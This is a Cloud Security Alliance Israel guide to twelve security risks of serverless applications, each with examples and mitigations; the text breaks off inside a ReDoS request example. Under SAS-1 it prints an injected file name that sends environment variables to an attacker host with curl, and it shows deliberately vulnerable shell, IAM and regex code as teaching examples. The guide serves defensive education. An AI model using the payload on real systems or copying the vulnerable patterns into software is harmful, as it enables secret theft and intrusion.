The 12 Most Critical Risks for Serverless Applications 2019

cloud security alliance®

ABOUT

About Cloud Security Alliance

The Cloud Security Alliance (CSA) is a not-for-profit organization with a mission to promote the use of best practices for providing security assurance within the cloud computing industry. Furthermore, it provides education on the application of cloud computing and its role in securing all other forms of computing. The CSA is led by a broad coalition of industry practitioners, corporations, associations, and other key stakeholders. For further information, visit www.cloudsecurityalliance.org and follow us on Twitter @cloudsa.

About the CSA Israel Chapter

The Israeli chapter of the Cloud Security Alliance (CSA) created this document. The CSA Israel chapter was founded by security professionals united in a desire to promote responsible cloud adoption in the Israeli market while delivering useful knowledge and global best practices to the Israeli innovation scene. Visit our Facebook group at www.facebook.com/groups/789522244477928 for more details.

ACKNOWLEDGMENTS

The following contributors were involved in the preparation of this document:

- Ory Segal
- Shaked Zin
- Avi Shulman
- Yuri Shapira
- Alex Casalboni
- Andreas Nauerz
- Ben Kehoe
- Benny Bauer
- Dan Cornell
- David Melamed
- Erik Erikson
- Izak Mutlu
- Jabez Abraham
- Mike Davies
- Nir Mashkowski
- Ohad Bobrov
- Orr Weinstein
- Peter Sbarski
- James Robinson
- Marina Segal
- Moshe Ferber
- Mike McDonald
- Jared Short
- Jeremy Daly
- Yan Cui
- Daniel Hiestand
- Sean Heide

TABLE OF CONTENTS

PREFACE

The 12 Most Critical Risks for Serverless Applications 2019 document is meant to serve as a security awareness and education guide. This report was curated and maintained by top industry practitioners and security researchers with vast experience in application security, cloud, and serverless architectures.

As many organizations are still exploring serverless architectures or just taking their first steps in the serverless world, Cloud Security Alliance (CSA) believes this guide is critical for their success in building robust, secure and reliable applications.

Cloud Security Alliance Israel urges all organizations to adopt the best practices highlighted in this document, and use it during the process of designing, developing and testing serverless applications to minimize security risks.

This document will be maintained and enhanced periodically based on input from the community, as well as research and analysis developed from the most common serverless architecture risks.

Lastly, while this document enumerates what are believed to be the current top risks specific to serverless architectures, it is not a complete listing of all the threats. Readers are encouraged to follow other industry standards related to secure software design and development.


SERVERLESS SECURITY OVERVIEW

Serverless architectures (also referred to as "FaaS," or Function as a Service) enable organizations to build and deploy software and services without maintaining or provisioning any physical or virtual servers. Applications made using serverless architectures are suitable for a wide range of services and can scale elastically as cloud workloads grow.

From a software development perspective, organizations adopting serverless architectures can focus on core product functionality, and completely disregard the underlying operating system, application server or software runtime environment.

By developing applications using serverless architectures, users relieve themselves from the daunting task of continually applying security patches for the underlying operating system and application servers. Instead, these tasks are now the responsibility of the serverless architecture provider.

The following image demonstrates the shared security responsibilities model, adapted to serverless architectures:



In serverless architectures, the serverless provider is responsible for securing the data center, network, servers, operating systems, and their configurations. However, application logic, code, data, and application-layer configurations still need to be robust and resilient to attacks. These are the responsibility of application owners. Serverless architectures introduce a new set of issues that must be considered when securing such applications.

These include:

- **Increased attack surface:** Serverless functions consume data from a wide range of event sources, such as HyperText Transfer Protocol (HTTP) application program interfaces (APIs), message queues, cloud storage, internet of things (IoT) device communications, and so forth. This diversity increases the potential surface dramatically, especially when messages use protocols and complex message structures. Many of these messages cannot be inspected by standard application layer protections, such as web application firewalls (WAFs).
- **Attack surface complexity:** The attack surface in serverless architectures can be difficult for some to understand given that such architectures are still somewhat new. Many software developers and architects have yet to gain enough experience with the security risks and appropriate security protections required to secure such applications.
- **Overall system complexity:** Visualizing and monitoring serverless architectures is still more complicated than standard software environments.
- **Inadequate security testing:** Performing security testing for serverless architectures is more complex than testing standard applications, especially when such applications interact with remote third-party services or with backend cloud services, such as Non-Structured Query Language (NoSQL) databases, cloud storage, or stream processing services. Additionally, automated scanning tools are currently not adapted to examining serverless applications. Common scanning tools currently include:

    - **DAST (dynamic application security testing)** tools will only provide testing coverage for HTTP interfaces. This limited capability poses a problem when testing serverless applications that consume input from non-HTTP sources, or interact with backend cloud services. Also, many DAST tools inadequately test web services (e.g., Representational State Transfer (RESTful) that don't follow the classic HyperText Markup Language (HTML)/HTTP request/response model and request format.
    - **SAST (static application security testing)** tools rely on data flow analysis, control flow, and semantic analysis to detect vulnerabilities in software. Since serverless applications contain multiple distinct functions that are stitched together using event triggers and cloud services (e.g., message queues, cloud storage or NoSQL databases), statically analyzing data flow in such scenarios is highly prone to false positives. Conversely, SAST tools will suffer from false negatives as well, since source/sink rules in many tools do not consider FaaS constructs. These rule sets will need to evolve to provide proper support for serverless applications.
    - **IAST (interactive application security testing)** tools have better odds at accurately detecting vulnerabilities in serverless applications when compared to both DAST and SAST. However, similarly to DAST tools, their security coverage is impaired when serverless applications use non-HTTP interfaces to consume input. Furthermore, IAST solutions require that the tester deploy an instrumentation agent on the local machine, which is not an option in serverless environments.
    - **Traditional security protections (Firewall, WAF, intrusion prevention system (IPS)/ intrusion detection system (IDS)):** Since organizations that use serverless architectures do not have access to the physical (or virtual) server or its operating system, they are not at liberty to deploy traditional security layers, such as endpoint protection, host-based intrusion prevention, WAFs and so forth. Additionally, existing detection logic and rules have yet to be "translated" to support serverless environments.

‘THE TOP 12 MOST CRITICAL’ LIST

Before diving into The 12 Most Critical Risks for Serverless Applications , it should be emphasized that the primary goal of this document is to aid and educate organizations seeking to adopt the serverless architecture model. While the report provides information about what are believed to be the most prominent security risks for serverless architectures, it is by no means an exhaustive list. In addition to best practices highlighted in this list, readers are encouraged to follow other industry standards related to secure software design and development.

The data and research for this document are based on the following data sources:

- Manual review of freely available serverless projects on GitHub and other open source repositories
- Automated source-code scanning of serverless projects using proprietary algorithms developed by PureSec
- Data provided by CSA Israel partners
- Data and insight provided by individual contributors and industry practitioners

For ease of reference, each category of this document is marked with a unique identifier in the form of SAS-{NUMBER}.

- **SAS-1 :** Function Event-Data Injection
- **SAS-2 :** Broken Authentication
- **SAS-3 :** Insecure Serverless Deployment Configuration
- **SAS-4 :** Over-Privileged Function Permissions and Roles
- **SAS-5 :** Inadequate Function Monitoring and Logging
- **SAS-6 :** Insecure Third-Party Dependencies
- **SAS-7 :** Insecure Application Secrets Storage
- **SAS-8 :** Denial of Service and Financial Resource Exhaustion
- **SAS-9 :** Serverless Business Logic Manipulation
- **SAS-10 :** Improper Exception Handling and Verbose Error Messages
- **SAS-11:** Legacy / Unused functions & cloud resources
- **SAS-12:** Cross-Execution Data Persistency

SAS-1: FUNCTION EVENT-DATA INJECTION

Injection flaws in applications are one of the most common risks to date and have been thoroughly covered in many secure coding best practice guides (as well as in the “Open Web Application Security Project (OWASP) Top 10” project). At a high level, injection flaws occur when untrusted input is passed directly to an interpreter before being executed or evaluated.

In the context of serverless architectures, however, function event-data injections are not strictly limited to direct-user input (such as input from a web API call). Most serverless architectures provide a multitude of event sources, which can trigger the execution of a serverless function. Examples include:

- Cloud storage events (e.g., Amazon Web Services Simple Storage Service (AWS S3), Azure Blob Storage, Google Cloud Storage)
- NoSQL database events (e.g., AWS DynamoDB, Azure Cosmos DB)
- SQL database events
- Stream processing events (e.g., AWS Kinesis)
- Code changes and new repository code commits
- HTTP API calls
- IoT device telemetry signals
- Message queue events
- Short message service (SMS) notifications, push notifications, emails, etc.

Serverless functions can consume input from each type of event source, and such event input might include different message formats (depending on the type of event and its source). Various parts of these event messages can contain attacker-controlled or otherwise dangerous inputs.

This rich set of event sources increases the potential attack surface and introduces complexities when attempting to protect serverless functions against event-data injections. This is especially true because serverless architectures are not nearly as well-understood as web environments where developers know which message parts shouldn't be trusted (e.g., GET/POST parameters, HTTP headers, etc.).

The most common types of injection flaws in serverless architectures are presented below (in no particular order):

- Operating system (OS) command injection
- Function runtime code injection (e.g., Node.js/JavaScript, Python, Java, C#, Golang)
- SQL injection
- NoSQL injection
- Publish/Subscribe (Pub/Sub) Message Data Tampering (e.g., Message Queuing Telemetry Transport (MQTT) data Injection)
- Object deserialization attacks
- Extensible Markup Language (XML) External Entity (XXE)
- Server-Side Request Forgery (SSRF)

Threat exploitation example

As an example, consider a job candidate curriculum vitae (CV) filtering system, which receives emails with candidate CVs attached as Portable Document Format (PDF) files. The system transforms the PDF file into text to perform text analytics. The transformation of the PDF file into text is done using a command line utility (pdf to text), as follows:

```
def index(event, context):
    for record in event['Records']:
        sns_message = json.loads(record['Sns']['Message'])
        raw_email = sns_message['content']
        parser = email.message_from_string(raw_email)
        if parser.is_multipart():
            for email_msg in parser.get_payload():
                file_name = email_msg.get_filename()
                if not file_name:
                    continue
                if not file_name.endswith('.pdf'):
                    continue

                # export pdf attachment to /tmp
                pdf_file_path = os.path.join('/tmp', file_name)
                with open(pdf_file_path, "wb") as pdf_file:
                    pdf_file.write(email_msg.get_payload(decode=True))

                # extract text from pdf file
                cmd = "/var/task/lib/pdftotext {} -".format(pdf_file_path)

                pdf_content = subprocess.check_output(cmd, shell=True)
```

The developer of this serverless function assumes users will provide legitimate PDF file names and does not perform any sanity check on incoming file names (except for rudimentary examinations to ensure file extensions are indeed ".pdf"). The file name is embedded directly into the shell command, and this weakness allows a malicious user to inject shell commands as part of the PDF file name. For example, the following PDF file name will leak all environment variables of the currently executing function:

```
foobar;env|curl -H "Content-Type: text/plain" -X POST -d @- http://attacker.site/collector #.pdf
```

Comparison

DIFFERENTIATING FACTOR	TRADITIONAL APPLICATIONS	SERVERLESS APPLICATIONS
Input sources and attack surface for injection-based vulnerabilities	Small set of input sources; injection-based attacks are thoroughly understood	Wide range of event triggers provide rich set of input sources and data formats; injection-based attacks can be mounted in unexpected locations (many of which have yet to be studied properly); single API call can cause configuration changes and expose serverless architecture

Injection-based attack surface complexity	Developers, architects and security practitioners are well-versed in relevant attack surfaces related to injection-based vulnerabilities; for example: "HTTP GET/POST" parameters or headers should never be trusted	Serverless is still new; many developers, architects and security practitioners still don't have required expertise to understand different attack vectors related to injection-based attacks
Security testing for injection-based attacks	Existing security testing solutions (DAST, SAST, IAST) provide good coverage for detecting injection-based vulnerabilities	Current DAST/SAST/IAST security testing tools not adapted for testing injection-based vulnerabilities in serverless functions
Protections against injection-based attacks	Traditional security protections (Firewalls, IPS, WAF, Runtime Application Self-Protection (RASP)) provide suitable protection coverage for injection-based attacks	Traditional security protections not suitable for detecting and preventing injection-based attacks in serverless functions; Organizations should adopt a serverless security platform, which can handle cloud-native event inspection and scale together with function executions.

Mitigation

- Never trust input or make any assumptions about its validity
- Always use safe APIs that either sanitize or validate user input, or APIs which provide a mechanism for binding variables or parameterizing them for underlying infrastructure (e.g., stored procedures or prepared statements in the case of SQL queries)
- Never pass user input directly to any interpreter without first validating and sanitizing it
- Make sure code always runs with minimum privileges required to perform its task. The AWS Security Blog cites an example on how to secure your Lambda functions
- If you apply threat modeling in the development lifecycle, ensure consideration of all possible event types and entry points into the system; do not assume input can only arrive from the expected event trigger
- Inspect event data using a Serverless Security Platform (where applicable, organizations may use a web application firewall instead, to inspect incoming HTTP/HTTPS traffic to the serverless applications; note: application layer firewalls are only capable of inspecting HTTP(s) traffic and will not provide protection on any other event trigger types).

SAS-2: BROKEN AUTHENTICATION

Since serverless architectures promote a microservices-oriented system design, applications built for such architectures may contain dozens (or even hundreds) of distinct serverless functions, each with a specific purpose.

These functions are weaved together and orchestrated to form the overall system logic. Some serverless functions may expose public web APIs, while others may serve as an "internal glue" between processes or other functions. Additionally, some functions may consume events of different source types, such as cloud storage events, NoSQL database events, IoT device telemetry signals or even SMS notifications.

Applying robust authentication schemes—which provide access control and protection to all relevant functions, event types, and triggers—is a complex undertaking, and can easily go awry if not executed carefully.

As an example, imagine a serverless application which exposes a set of public APIs, all of which enforce proper authentication. At the other end of the system, the application reads files from a cloud storage service where file contents are consumed as input to specific serverless functions. If proper authentication is not applied to the cloud storage service, the system is exposing an unauthenticated rogue entry point—an element not considered during system design.

Threat exploitation example

A weak authentication implementation may enable an attacker to bypass application logic and manipulate its flow, potentially executing functions and performing actions that were not supposed to be exposed to unauthenticated users.

Comparison

DIFFERENTIATING FACTOR	TRADITIONAL APPLICATIONS	SERVERLESS APPLICATIONS
Components requiring authentication	Authentication applied using single authentication provider for entire domain/app; execution of proper authentication is simple	In many scenarios, each serverless function acts as nano-service requiring unique authentication; moreover, cloud services used by serverless application require unique authentication; therefore, application of proper authentication grows tremendously complex

Multiple unique authentication schemes required	Single and consistent authentication scheme applied to entire application	Serverless applications relying on multiple cloud services as event triggers, can require different authentication schemes (per each cloud service)
Tools for testing broken authentication	Wide range of brute force authentication tools exist for testing web environments	Lack of proper tools for testing serverless authentications

Mitigation

It is not recommended that developers build authentication schemes. Instead, they should use authentication facilities provided via the serverless environment or by the relevant runtime. For example:

- AWS Cognito or single sign-on (SSO)
- AWS API Gateway authorization facilities
- Azure App Service Authentication / Authorization
- Google Firebase Authentication
- IBM Bluemix App ID or SSO

In scenarios where interactive user authentication is not an option, such as with APIs, developers should use secure API keys, Security Assertion Markup Language (SAML) assertions, client-side certificates authentication or similar standards.

When building an IoT ecosystem that uses Pub/Sub messaging for telemetry data or over-the-air (OTA) firmware updates, pay attention to the following best practices:

- Transport Pub/Sub messages over encrypted channels (e.g., Transport Layer Security (TLS))
- Use one-time passwords when an extra level of security is required
- Based on your Pub/Sub message broker capabilities, use mechanisms such as Open Authorization (OAuth) to support external authorization providers
- Apply proper authorization to Pub/Sub message subscriptions
- If certificate management is a viable option, consider issuing client certificates and accept only connections from clients with certificates

Organizations should use continuous security health check facilities provided by their serverless cloud providers to monitor correct permissions and assess them against existing corporate security policies.

Organizations using AWS infrastructure should implement AWS Config rules to continuously monitor and assess their environment against corporate security policies and best practices. Examples of AWS Config rules include:

- Discover newly deployed AWS Lambda functions
- Receive notifications on changes made to existing AWS Lambda functions
- Assess permissions and roles (Identity and Access Management (IAM)) assigned to AWS Lambda functions
- Discover newly deployed AWS S3 buckets or changes in security policies made to existing buckets
- Receive notifications on unencrypted storage
- Receive notifications on AWS S3 buckets with public read access

Organizations should adopt a serverless security platform which provides serverless asset discovery, management and scanning. Such platforms should be capable of periodically scanning serverless functions and related cloud resources and detect improper permissions, known vulnerabilities and misconfigurations.

Security and compliance rules for AWS, Azure and Google Cloud Platform (GCP) cloud providers have been created by the Cloud Security Posture Repository (CSPR). Additional rules—tailored explicitly for AWS Lambda—have been highlighted by PureSec (including four, pre-built rules offered as open source).

Cloud Security Posture Management and continuous compliance tools—such as CloudGuard, Dome9 Arc (Check Point), and Microsoft Azure Security Center, among others—provide similar capabilities through security health monitoring facilities.

SAS-3: INSECURE SERVERLESS DEPLOYMENT CONFIGURATION

Cloud services in general—and serverless architectures in particular—offer many customization options and configuration settings to adapt for specific needs, tasks or surrounding environments. Certain configuration parameters have critical implications for overall security postures of applications and should be given attention, and settings provided by serverless architecture vendors may not be suitable for a developer's needs.

Misconfigured authentication/authorization is a widespread weakness affecting applications that use cloud-based storage.

Since one of the recommended best practice designs for serverless architectures is to make functions stateless, many applications built for serverless architectures rely on cloud storage infrastructure to store and persist data between executions.

Threat exploitation example

Numerous incidents of insecure cloud storage configurations have exposed sensitive, confidential corporate information to unauthorized users in recent years. In several cases, this leaked data was made public after being indexed by search engines.

Comparison

DIFFERENTIATING FACTOR	TRADITIONAL APPLICATIONS	SERVERLESS APPLICATIONS
Number of internet-facing services requiring robust deployment configurations	Limited number of internet-facing interfaces that require secure deployment configuration	Each cloud service and serverless function requires unique secure deployment configuration
Best practices for applying robust deployment configurations	Well-known and thoroughly understood, especially for mainstream development frameworks	Vendor documentation and best practices exist (such as this Top 12 guide), however, many developers and DevOps teams are still unfamiliar with this domain
Automated tools for detecting insecure configurations	Plenty of open source and commercial scanners pinpoint insecure deployment configurations	Organizations should adopt a serverless security platform, which provides automated configuration scanning tailored for serverless applications

Mitigation

Organizations should adopt a serverless-native automated configuration scanning solution such as a serverless security platform (SSP) or cloud security posture management (CSPM).

Many vendors offer hardened cloud storage configurations, multi-factor authentication, and encryption of data (in transit and at rest) to protect against sensitive data leakage from cloud storage infrastructure. Organizations that utilize cloud storage should become familiar with available storage security controls provided by their cloud vendor.

Additionally, organizations are encouraged to use encryption key management service when encrypting data in cloud environments. Such services assist with secure creation and maintenance of encryption keys and usually offer simple integrations with serverless architectures.

Organizational development and DevOps teams should be well-versed in different security-related configuration settings provided by serverless architecture vendors. Continuous security configuration health monitoring, as described in the “Mitigation” section of SAS-2, should be applied to ensure the environment is secured and aligned with corporate security policies.

The following is a short list of relevant articles and guides on this topic:

- "How can I help ensure the files in my Amazon S3 bucket are secure?"
- "How to secure an Amazon S3 Bucket"
- "(Microsoft) Azure Storage security guide"
- "Best Practices for Google Cloud Storage"
- "Security to safeguard and monitor your cloud apps"
- "Cloud Security Posture Repository (CSPR)"

Additionally, organizations are encouraged to use encryption key management service when encrypting data in cloud environments. Such services assist with secure creation and maintenance of encryption keys and usually offer simple integrations with serverless architectures.

Organizational development and DevOps teams should be well-versed in different security-related configuration settings provided by serverless architecture vendors. Continuous security configuration health monitoring, as described in the "Mitigation" section of SAS-2, should be applied to ensure the environment is secured and aligned with corporate security policies.

SAS-4: OVER-PRIVILEGED FUNCTION PERMISSIONS AND ROLES

A serverless function should have only the privileges essential to performing its intended logic—a principle known as "least privilege."

Threat exploitation example

As an example of this principle, consider the following AWS Lambda function, which receives data and stores it in a DynamoDB table using the "DynamoDB put_item()" method:

```
# ...
# store pdf content in DynamoDB table
dynamodb_client.put_item(TableName=TABLE_NAME,
                         Item={"email": {"S": parser['From']},
                               "subject": {"S": parser['Subject']},
                               "received": {"S": str(datetime.utcnow()).split('.')[0]},
                               "filename": {"S": file_name},
                               "requestid": {'S': context.aws_request_id},
                               "content": {'S': pdf_content.decode("utf-8")}})
# ...
```

While the function solely puts items into the database, the developer made a mistake and assigned an over-permissive IAM role to the task. This error is evident in the following "serverless.yml" file:

```
- Effect: Allow
  Action:
    - 'dynamodb:*'
  Resource:
    - 'arn:aws:dynamodb:us-east-1:***************:table/TABLE_NAME'
```

The appropriate, least-privileged role should have read:

```
- Effect: Allow
  Action:
    - dynamodb:PutItem
  Resource: 'arn:aws:dynamodb:us-east-1:***************:table/TABLE_NAME'
```

Since serverless functions usually follow microservices concepts, many serverless applications contain dozens, hundreds or even thousands of functions. Resultantly, managing function permissions and roles quickly becomes a tedious task. In such scenarios, organizations may be forced to use a single permission model or security role for all functions—essentially granting each function full access to all other system components.

When all functions share the same set of over-privileged permissions, a vulnerability in a single function can eventually escalate into a system-wide security catastrophe.

Comparison

DIFFERENTIATING FACTOR	TRADITIONAL APPLICATIONS	SERVERLESS APPLICATIONS
IAM, permissions and roles complexity	Simple to create and maintain; mostly applies to user roles rather than software components. Less granular and effective than in Serverless	Extremely granular and powerful. Might be more sophisticated or complex, depending on the serverless vendor; each serverless function should run with its own role and permission policy in order to reduce "blast radius".

Mitigation

The "blast radius" from a potential attack can be contained by applying IAM capabilities relevant to your platform, and ensuring each function has a unique user-role (run with the least amount of privileges required to perform its task properly).

Organizations should adopt an automated solution (such as a serverless security platform) for statically scanning serverless function code and configurations, flag over-privileged IAM roles and automatically generate least-privileged roles.

The following is a short list of relevant articles and guides on this topic:

- IAM Best Practices
- Using shared access signatures (SAS)
- Serverless plugin for least privileges.

- Generating Least Privileged IAM Roles for AWS Lambda Security
- IAM best practices guides available now
- AWS Security Best Practices: Design for Failure

SAS-5: INADEQUATE FUNCTION MONITORING AND LOGGING

Every cyber "intrusion kill chain" usually commences with a reconnaissance phase – this is the point in time in which attackers scout the application for weaknesses and potential vulnerabilities, which may later be used to exploit the system. Looking back at major successful cyber breaches, one key element that was always an advantage for the attackers, was the lack of real-time incident response, which was caused by failure to detect early signals of an attack. Many successful attacks could have been prevented if victim organizations had efficient and adequate real-time security event monitoring and logging.

One of the key aspects of serverless architectures is the fact that they reside in a cloud environment, outside of the organizational data center perimeter. As such, "on premise" or host-based security controls become irrelevant as a viable protection solution. This in turn, means that any processes, tools and procedures developed for security event monitoring and logging, becomes obsolete.

While many serverless architecture vendors provide extremely capable logging facilities, these logs in their basic/out-of-the-box configuration, are not always suitable for the purpose of providing a full security event audit trail. In order to achieve adequate real-time security event monitoring with the proper audit trail, serverless developers and their DevOps teams are required to stitch together logging logic that will fit their organizational needs. For example, they must collect real-time logs from the different serverless functions and cloud services. Push these logs to a remote security information and event management (SIEM) system. This will oftentimes require organizations to first store the logs in an intermediary cloud storage service.

The following log reports should be collected, according to The SANS Institute " The 6 Categories of Critical Log Information " report:

- Authentication and authorization reports
- Change reports
- Network activity reports
- Resource access reports
- Malware activity reports
- Critical errors and failures reports

Threat exploitation example

There are many ways in which an attacker can exploit the fact that serverless applications lack proper application-layer logging, as an example:

- Attempts to inject malicious SQL payloads (SQL Injection) in event-data fields, which will not

appear in standard cloud-provider logs
- Attempts to send brute-force authentication requests
- Attempts to invoke functions with additional event-data fields containing malicious data

Comparison

DIFFERENTIATING FACTOR	TRADITIONAL APPLICATIONS	SERVERLESS APPLICATIONS
Available security logs	Many traditional security protections offer rich security event logs and integrations with SIEM products or log analysis tools	Organizations should adopt a serverless security platform which is capable of providing deep visibility into application layer attacks from within the serverless runtime environment, as well as integrate with SIEM products or log analysis tools.
Best practices for applying proper security logging	Wide range of documentation and best practice guides exist (e.g., SANS "The 6 Categories of Critical Log Information")	Most guides and documentation are provided by cloud vendors; few serverless-specific best practices security logging guides exist
Availability and maturity of log management and analysis tools	Traditional application logs have a wide range of log management and analysis tools, as well as a mature industry behind it	Cloud security log management and analysis tools are still new; serverless function-level log analysis is provided with most serverless security platforms.
Application layer monitoring and analysis	Analyzing interactions between different application components can be done using a debugger/tracing utility	Understanding interactions inside serverless-based applications can be achieved through serverless-native observability products or by using a serverless security platform such as PureSec or similar platforms.

Mitigation

Organizations adopting serverless architectures should augment log reports with serverless-specific information, such as:

- Logging API access keys related to successful/failed logins (authentication)
- Attempts to invoke serverless functions with inadequate permissions (authorizations)
- Successful/failed deployment of new serverless functions or configurations (change)
- Changes to function permissions or execution roles (change)
- Changes to files or access permissions on relevant cloud storage services (change)
- Changes in function trigger definitions (change)
- Anomalous interaction or irregular flow between serverless functions (change)
- Changes to third-party dependencies (modules, libraries or APIs)
- Outbound connections initiated by serverless functions (network)
- Execution of serverless functions—or access to data from an external third-party account—unrelated to the primary account to which the serverless application belongs (resource access)
- Serverless function execution timeouts (failure reports)
- Concurrent serverless function execution limits reached (failure reports)

Organizations should adopt a serverless-native observability and monitoring solution. In addition, a serverless security platform such as PureSec will provide security-centric visibility.

Organizations are also encouraged to adopt serverless application logic/code runtime tracing and debugging facilities to gain a better understanding of the overall system and data flow. Examples include:

- AWS X-Ray
- Azure Monitor
- Monitoring (Google) Cloud Function

The following is a short list of relevant articles and guides on this topic:

- Using Amazon CloudWatch
- AWS Services that Publish CloudWatch Metrics
- Logging AWS Lambda API Calls with AWS CloudTrail
- Monitor Azure Functions
- Monitoring (Google) Cloud Functions
- Using AWS CloudTrail to enhance your serverless application security

SAS-6: INSECURE THIRD-PARTY DEPENDENCIES

Generally, a serverless function should be a small piece of code that performs a single discrete task. Functions often depend on third-party software packages, open-source libraries and even the consumption of third-party remote web services through API calls to perform tasks.

However, even the most secure serverless function can become vulnerable when importing code from a vulnerable third-party dependency.

Threat exploitation example

In recent years, numerous white papers and surveys have addressed the prevalence of insecure third-party packages, evidenced by a quick search in the MITRE CVE (Common Vulnerabilities and Exposures) database. Furthermore, packages and modules—often used when developing serverless functions—frequently contain vulnerabilities.

Examples include:

- Known vulnerabilities in Node.js modules
- Known vulnerabilities in Java technologies
- Known vulnerabilities in Python related technologies

The OWASP Top 10 project also includes a section on the use of components with known vulnerabilities.

Comparison

No major differences

Mitigation

Dealing with vulnerabilities in third-party components requires a well-defined process which should include:

- Maintaining an inventory list of software packages and other dependencies and their versions
- Scanning software for known vulnerable dependencies – especially when adding new packages or upgrading package versions. Vulnerability scanning should be done as part of your ongoing CI/CD process. Consider using tools or utilities such as the 'npm audit'. Organizations should consider using an automated scanning solution such as a serverless security platform, which is capable of detecting known vulnerabilities both during build time, as well as in deployed functions
- Removal of unnecessary dependencies, especially when such dependencies are no longer required by your serverless functions
- Consuming 3rd party packages only from trustworthy resources and making sure that the packages have not been compromised
- Upgrading deprecated package versions to the latest versions and applying all relevant software patches

SAS-7: INSECURE APPLICATION SECRETS STORAGE

As applications grow in size and complexity, there is a need to store and maintain "application secrets." Examples include:

- API keys
- Database credentials
- Encryption keys
- Sensitive configuration settings

One of the most frequently recurring mistakes related to application secrets storage, is to simply store these secrets in a plain text configuration file that is a part of the software project. In such cases, any user with "read" permissions on the project can get access to these secrets. The situation gets much worse if the project is stored on a public repository.

Another common mistake is to store these secrets in plain text, as environment variables. While environment variables are a useful way to persist data across serverless function executions, in some cases, such environment variables can leak and reach the wrong hands.

Comparison

DIFFERENTIATING FACTOR	TRADITIONAL APPLICATIONS	SERVERLESS APPLICATIONS
Ease of storing secrets	In traditional applications, secrets can be stored in single, centralized configuration file (encrypted, of course) or database	In serverless applications, each function is packaged separately; a single centralized configuration file cannot be used; this leads developers to use "creative" approaches such as using environment variables; if used insecurely, environment variables may leak information
Access control to sensitive data	It's quite easy to apply proper access controls on sensitive data by using role-based access control (RBAC); for example, the person deploying the application is not exposed to application secrets	If secrets are stored using environment variables, it's most likely the people who deploy the application will have permissions to access the sensitive data

Use of key management systems	Organizations and information security (InfoSec) teams are used to working with corporate KMI systems	Many developers and InfoSec teams have yet to gain enough knowledge and experience with cloud-based key management services

Mitigation

It is critical to store application secrets in a secure, encrypted storage environment and maintain encryption keys in a centralized encryption key management infrastructure or service. Most serverless architecture and cloud vendors offer such services, and also provide developers with secure APIs that can easily and seamlessly integrate into serverless environments.

Organizations that decide to persist secrets in environment variables should always encrypt data. Decryption should only occur during function execution and by using proper encryption key management.
The following is a short list of relevant articles and guides on this topic:

- AWS Secrets Manager
- (AWS) Tutorial: Storing and Retrieving a Secret
- Create a Lambda Function Using Environment Variables To Store Sensitive Information
- An opinionated tool for safely managing and deploying Serverless projects and their secrets.
- Key Vault Documentation
- Working with Azure Key Vault in Azure Functions
- Secret management with (Google) Cloud KMS

SAS-8: DENIAL OF SERVICE AND FINANCIAL RESOURCE EXHAUSTION

In the past decade, denial-of- service (DoS) attacks have increased dramatically in frequency and volume. Such attacks became one of the primary risks facing nearly every company with an online presence.

In 2016, a distributed denial-of-service (DDoS) attack reached a peak of one terabit per second (1 Tbps). The attack supposedly originated from a botnet comprised of millions of infected IoT devices.

While serverless architectures bring promises of automated scalability and high availability, they also come with limitations and issues which require attention.

As an example: In March 2018, PureSec's threat research team released a security advisory for a Node NPM package called "AWS-Lambda-Multipart-Parser." The package was deemed vulnerable to regular expression denial-of-service (ReDoS) attack vectors and gave malicious users the ability to cause each AWS Lambda function utilized by the package to stall until timing out.

Threat exploitation example

Sample Node.js (taken from "AWS-Lambda-Multipart-Parser" code) that is vulnerable to ReDoS:

```
module.exports.parse = (event, spotText) => {
    const boundary = getValueIgnoringKeyCase(event.headers, 'Content-Type').split('=')[1];
    const body = (event.isBase64Encoded ? Buffer.from(event.body, 'base64').toString('binary') : event.body)
        .split(new RegExp(boundary))
        .filter(item => item.match(/Content-Disposition/))
```

1. The "boundary" string sent by the client is extracted from the "Content-Type" header.
2. The request's body is split based on the boundary string. The split is done using the JavaScript string split() method, which accepts either a string or a regular expression as the delimiter for splitting the string.
3. The package developer chose to turn the boundary string into a regular expression object by calling the RegExp() constructor and using it inside the body's split() method.
4. Since the boundary string and body of the request is under full control of the client, a malicious user could craft a multipart/form-data request in such a way that would cause a ReDoS attack to occur.

An example of such a malicious request is below:

```
POST /app HTTP/1.1
Host: xxxxxxxxxx.execute-api.us-east-1.amazonaws.com
Content-Length: 327
